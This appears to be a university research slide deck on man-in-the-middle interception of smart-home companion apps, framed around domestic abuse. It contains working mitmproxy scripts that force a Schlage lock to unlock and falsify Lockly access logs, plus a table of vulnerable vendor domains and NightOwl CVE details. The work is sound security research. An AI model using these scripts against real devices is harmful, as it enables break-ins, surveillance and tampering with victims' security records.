Through the Spyglass: Towards IoT Companion App Man-in-the-Middle Attacks

TJ O'Connor, Florida Institute of Technology
Dylan Jessee, Florida Institute of Technology
Daniel Campos, Florida Institute of Technology

Introduction & Motivation

- Increased use of smart-home IoT devices to stalk, harass, and intimidate as a component of technology-facilitated abuse.
- Recent criminal actions of ADT employee demonstrate the lack of transparency and awareness in IoT devices we bring into our homes.
- We are rapidly adopting IoT devices without the same level of scrutiny on best practices for security & privacy.

The New York Times

Domestic Abusers Can Control Your Devices. Here's How to Fight Back.

BBC

Smart home gadgets in domestic abuse warning


FLORIDA TECH

Problem Statement

Examine the security & privacy mechanisms that enable attackers to persist on IoT devices, surveilling device sensors and/or presenting a false state of the device, sensors, or history.

FLORIDA TECH

Background: Naïve IoT Communication





```
{
    "attributes": {
        "lockState": 0
    }
}
```


FLORIDA TECH

Attack Methodology

Manipulating traffic **TO** the cloud



Manipulating traffic **FROM** the cloud



Attack Implementation

```
[+] Discovered new domain: rest-prod.immedia-semi.com/api/v5/account/login
    https://rest-prod.immedia-semi.com/api/v5/account/login
[+] Discovered sensitive information: password:XXXXXXXXXX

[+] Discovered new domain: ota.no-protect.com
    https://ota.no-protect.com/ota/GET/i/NightOwl_Production/XXXXXXXXXX/WNIP-2LTA-BS-U
[+] Discovered sensitive information: productmodel:{'android_version': '0', 'description': 'OTA Release', 'file_checksum': '',
     'file_size': 16778240, 'ios_version': '0', 'summary': 'OTA Release', 'url':
     'https://s3-ap-southeast-1.amazonaws.com/kota-1-1-2-eg/NightOwl_Production/XXXXXXXXXX.pmg', 'version': '20201201'}

[+] Discovered new domain: wyze-device-alarm-file.s3.us-west-2.amazonaws.com
    https://wyze-device-alarm-file.s3.us-west-2.amazonaws.com/XXXXX
[+] Discovered Image (XXXXXXXXXX.jpg) in URL:
     https://wyze-device-alarm-file.s3.us-west-2.amazonaws.com/<..snipped..>/XXXXXXXXXX.jpg?<..snipped..>
```

FLORIDA TECH

Attack Implementation

THREAT MODEL

- Technically sophisticated attacker that is capable of installing or pushing a spoofed certificate to the victim's companion mobile device.
- May be a domestic partner as a component of IPV or a malicious employer that wishes to exploit work-from-home opportunities to spy on employees.

ATTACK MODEL

- Install a spoofed certificate on victim device that enables proxying traffic.
- Leveraged popular open source MiTMProxy Framework to construct scripts to perform specific attack functionality for a specific device.

FLORIDA TECH

Experiment Device Specific Attacks

```python
"""
This script forces the Schlage lock to unlock regardless of user input
"""
from mitmproxy import http, ctx
import json

def request(flow: http.HTTPFlow) -> None:
    if "api.allegion.yonomi.cloud" in flow.request.pretty_host:
        data = json.loads(flow.request.content)
        data['attributes']['lockState'] = 0
        flow.request.content = bytes(json.dumps(data), 'utf-8')
        ctx.log.alert("[Schlage] <forcing unlock action> ")
```

```python
"""
This script modifies the history of the Lockly Log to
 attribute all actions to Trudy
"""

from mitmproxy import http, ctx
import json

def response(flow: http.HTTPFlow) -> None:
    if "apiserv03c.pin-genie.com" in flow.request.pretty_host and "getlkhist" in flow.request.url:
       data = json.loads(flow.response.content)
       old_list=data['el']
       new_list = []
       for log_event in old_list:
           log_event["na"]="Trudy"
           new_list.append(log_event)
       data['el']=new_list
       flow.response.content = bytes(json.dumps(data), 'utf-8')
       ctx.log.alert("[Lockly] Modified Logs")
```

August Lock: hide/manipulate shared users
UltraLoq Lock: hide/manipulate shared users
Sifely Lock: hide/manipulate admin users
Simplisafe Alarm: manipulate/clear alarm log files
Smartthings: manipulate/clear log files
Lockly: manipulate/clear log log files
Amazon Echo: intercept messages responses
Blink Camera: intercept cloud account credentials
NightOwl Doorbell: intercept local account credentials
Google Home Camera: spoof camera images
Nest Camera: spoof camera images
Wyze Camera: spoof wyze camera images
Roku TV: spoof roku tv show images
Hue Lights: leak internal IP address
Schlage Lock: force lock to unlock
Momentum Camera: spoof camera images

FLORIDA TECH

Experiment Results


Vendor	App Version	App Downloads	Vulnerable To Attack	Transparent Attack	Vulnerable Domains
August	v11.01	500,000+	●	○	api-production.august.com, logger.august.com
Amazon Alexa	v1.24.307576.0	50,000,000+	●	●	alexa.amazon.com, kinesis.us-east-1.amazonaws.com, avs-alexa-12-na.amazon.com
Arlo	v3.2 (2202)	1,000,000+	○	○	
Blink	v6.2.9	1,000,000+	●	●	(rest-prod | apphelp | rest-u011).immedia-semi.com
Geeni	v2.1.1	1,000,000+	○	○	
Google Home	v2.36.113	100,000,000+	●	●	clients3.google.com, nexusapi-gl1.camera.home.nest.com notifications-pa.googleapis.com, play.googleapis.com
Hue	v3.48.0	5,000,000+	●	○	discovery.meethue.com, api2.amplitude.com
TPLink Kasa	v2.30.0	1,000,000+	○	○	
Lockly	v1.9.8	10,000+	●	●	apiserv03c.pin-genie.com
Nest	v5.60.0	5,000,000+	●	●	(webapi.camera.home| logsink.home | home).nest.com
Momentum	v2.0.2	500,000+	●	●	(api | us-west-2) .pepperos.io, pepper-prod-recordings.s3.us-east-2.amazonaws.com wzrkt.com, api.apptentive.com
NightOwl	v5.0.95	100,000+	●	●	api-rest.nightowlconnect.com, host.nightowldvr04.com
Ring	v5.38.1	10,000,000+	○	○	
Roku	v7.71.2	10,000,000+	●	●	(prod.mobile | images.sr.roku | ls.cti).roku.com
Schlage	v4.2.0	100,000+	●	●	api.allegion.yonomi.cloud, in.appcenter.ms
Sifely	v1.2.1	5,000+	●	●	servlet.sciener.cn
SimpliSafe	v2074.67.0	500,000+	●	●	api.simplisafe.com
SmartThings	v1.6.65-502	500,000,000+	●	●	api.smartthings.com, us-auth2.samsungosp.com, accountant.samsungiotcloud.com dls.di.atlas.samsung.com
UltraLoq	v1.10.1	50,000+	●	●	(logtail | app | www).u-tec.com, s3.us-east-2.amazonaws.com
Wyze	v2.19.24	1,000,000+	●	●	(api | wyze-platform-service | wyze-membership-service).wyzecam.com wyze-device-alarm-file.s3.us-west-2.amazonaws.com


●: Attack is successful; attack is transparent

○: Attack fails to succeed; attack prompts user

FLORIDA TECH


Results: Hiding Users







FLORIDA TECH


Results: Manipulating Logs





Results: Manipulating Images





FLORIDA TECH

Results: Intercepting Firmware

CVE-ID	
CVE-2021-31793	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
An issue exists on NightOwl WDB-20-V2 WDB-20-V2_20190314 devices that allows an unauthenticated user to gain access to snapshots and video streams from the doorbell. The binary app offers a web server on port 80 that allows an unauthenticated user to take a snapshot from the doorbell camera via the /snapshot URI.	

CVE-ID	
CVE-2020-28713	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Incorrect access control in push notification service in Night Owl Smart Doorbell FW version 20190505 allows remote users to send push notification events via an exposed PNS server. A remote attacker can passively record push notification events which are sent over an insecure web request. The web service does not authenticate requests, and allows attackers to send an indefinite amount of motion or doorbell events to a user's mobile application by either replaying or deliberately crafting false events.	

```
mov     r3, r7 {0x5c0c6c}
ldr     r2, data_f8448 {data_4b16d8, "GET /tpns?cmd=event&uid=%s&event…"}
mov     r1, r6
ldr     r0, [r11,  #-0xa0] {var_a4}
bl      snprintf
mov     r3, #0
```

```
ldr     r1, data_51b88 {sub_70444}
ldr     r0, data_51b8c {data_412be8, "/snapshot"}
bl      sub_194448
mov     r2, #0xf7
ldr     r1, data_51b88 {sub_70444}
ldr     r0, data_51b90 {data_412bf4, "/snapshot.jpg"}
```

FLORIDA TECH

Evaluation Findings

- **Finding 1:** IoT Apps rely on naïve and insecure protocols
- **Finding 2:** IoT Apps lack message integrity
- **Finding 3:** IoT Apps rely on unsecured content distribution networks (CDNs)

FLORIDA TECH

Questions?

https://research.fit.edu/iot

FLORIDA TECH